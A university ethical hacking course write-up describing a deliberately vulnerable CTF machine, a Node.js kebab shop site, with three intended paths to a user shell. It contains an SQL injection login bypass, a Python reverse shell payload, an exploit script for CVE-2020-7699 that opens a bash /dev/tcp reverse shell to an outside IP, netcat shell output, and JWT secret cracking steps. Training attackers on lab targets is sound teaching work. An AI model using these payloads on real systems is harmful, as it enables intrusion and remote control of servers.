
Sapienza University of Rome



Course of Ethical Hacking

Master Degree in Cybersecurity

Vulnerable Virtual Machine Design and Write-Up Group 14

Authors:
Andrea Di Paolo
Cosmo Greco
Luca Repechini
Laura Vagnetti

Contents

Chapter 1

Preface

1.1 Context

The VM we propose is set in a real-life context, in which a shop website that is not properly configured and maintained is exploited by a few malicious persons. We have tried to maintain a balance between easy and more advanced vulnerabilities, making the machine accessible to students on the course, but challenging also for students practising CTFs as a hobby. The following chapters will discuss in detail all the vulnerabilities and the paths intended to exploit them.

1.2 Initial Brainstorming


Initially, we assessed our knowledge of programming languages and came to the choice of nodejs as it was less widely used than other languages such as php. We then looked for vulnerabilities to implement in our application. We started working on the application by creating a private repository on Github and a virtual machine with Ubuntu 18.04 to test the various steps without compromising the working environment. Finally, we deleted all logs and shell histories.

Chapter 2

Services and Technologies

2.1 Service Enumeration

As can be seen from the image, a simple scan with nmap can reveal all the services on the machine:



More in details:

- A webserver of the kebab shop 'Kali Baba' on port 80 (HTTP), which is vulnerable and needs to be exploited

- Port 111 and the others (excluding 80) are used to exploit a vulnerability in NFS, which allows privilege escalation

2.2 Technologies

The following technologies were used for the realisation of the webserver:

- NGINX: It is an alternative web server to the common Apache, which is characterised by better resource management and thus better performance and can be used as a reverse proxy.
- Node.js: For the backend, we chose a more 'exotic' solution than the common PHP. Node.js is in fact open source and based entirely on JavaScript and is a more modern solution that integrates better with the frontend of our site.
- EJS: Is a simple templating language that lets you generate HTML markup with plain JavaScript.
- Bootstrap: This is a very popular library that allowed us to speed up the creation of a responsive frontend.
- CSS and HTML: Of course, the frontend of a site cannot be without HTML and CSS for customisation and styling.

2.3 Sitemap

The user visiting the website can view and navigate the following pages.

2.3.1 Index




Figure 2.1: Landing page of the website

2.3.2 Menu




Figure 2.2: Menu page showing the products

2.3.3 About




Figure 2.3: About us page

2.3.4 Contact




Figure 2.4: Contact form

2.3.5 Login




Figure 2.5: Login page

2.3.6 Register




Figure 2.6: Register page

2.3.7 Upload (Admin Only)

Only for the site admin instead there is an upload page, which under normal conditions would be used to upload new kebabs to the menu.




Figure 2.7: secret upload page

2.4 Database

We have a database that only has a table called 'user' which contains only the following columns:

Column	Constraints	Type	Note
id	PRIMARY KEY	int	Auto increment
username	NOT NULL	varchar(30)	Checked via node.js that is unique
email	NOT NULL	varchar(30)	Checked integrity via node.js
password	NOT NULL	varchar(255)	Encrypted via SHA-512
is_admin	NOT NULL,DEFAULT: 0	boolean	Define if user is admin

Chapter 3


Local User Paths

For the local user access, we have come up with three possible paths that increase in difficulty.

3.1 Easy Path - SQLi


The path is structured as follows:

1. The user goes to the login page



2. From here it is possible to perform an SQL Injection like this for example:


```
1 ' OR 1=1; --
```



3. If everything went well, you will be redirected to the upload page as admin user (parag)

4. At this point on the upload page, you can upload a file of png,jpg,jpeg format with a reverse shell like this:

```
1 python3 -c 'import socket,os,pty;s=socket.socket(socket.
    AF_INET,socket.SOCK_STREAM);s.connect
    (("100.100.6.10",1234));os.dup2(s.fileno(),0);os.
    dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn
    ("/bin/sh")'
```



5. Intercept it with Burp to change the extension such as:




Figure 3.1: change the extension of the file to .sh and forward

6. Having done this, it is possible to have netcat listening with the '-lvnp' flag on the port specified in the payload and have a working reverse shell:




Figure 3.2: as you can see you are logged in as parag

Some tips:

- enumerate the website pages with a tool such as:




Figure 3.3: An example of scan made with a tool called gobuster

3.2 Medium Path - EJS (CVE-2020-7699)

This CVE affects the package express-fileupload before 1.1.8. If the parseNested option is enabled, sending a corrupt HTTP request can lead to denial of service or arbitrary code execution. The path is structured as follows:

1. Create a simple script that executes two requests to the server as follows:

```
1  import requests
2
3  ### commands to run on victim machine
4  cmd = 'bash -c "bash -i &> /dev/tcp/100.101.0.3/1234
       0>&1"'
5
6  print("Starting Attack...")
7  ### pollute
8  requests.post('http://100.100.6.10', files = {'__proto__
       .outputFunctionName': (
9      None, f"x;console.log(1);process.mainModule.require
           ('child_process').exec('{cmd}');x")})
10
11 ### execute command
12 requests.get('http://100.100.6.10')
13 print("Finished!")
```

2. Having done this, it is possible to have netcat listening with the '-lvnp' flag on the port specified in the payload and have a working reverse shell:


```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8000
listening on [any] 8000 ...
connect to [100.101.0.3] from (UNKNOWN) [100.100.6.10] 42344
bash: cannot set terminal process group (1158): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

parag@ethical:/var/www/website$ whoami
whoami
parag
parag@ethical:/var/www/website$
```

Figure 3.4: reverse shell after exploitation

3.3 Hard Path - JWT Token

The path is structured as follows:

1. Go to the registration page to register a new user:



2. Once registered, a cookie will be generated but does not have admin privileges (the is_admin field is set to false)

3. What you can do, is change the JWT cookie, but first you need to crack the signature password to authenticate it. For this, a tool such as John the Ripper comes to the rescue:






Figure 3.5: you can use as wordlist the famous 'rockyou.txt' to crack the password


4. Now, you can go back to the JWT.io site where you can edit the 'is_admin' field by setting it to true and sign the cookie with the previously cracked password:



5. You can now log in with admin privileges, in which case you will be redirected to the upload page:



6. At this point on the upload page, you can upload a file of png,jpg,jpeg format with a reverse shell like this:



7. Intercept it with Burp to change the extension such as:




Figure 3.6: change the extension of the file to .sh and forward

8. Having done this, it is possible to have netcat listening with the '-lvnp' flag on the port specified in the payload and have a working reverse shell:

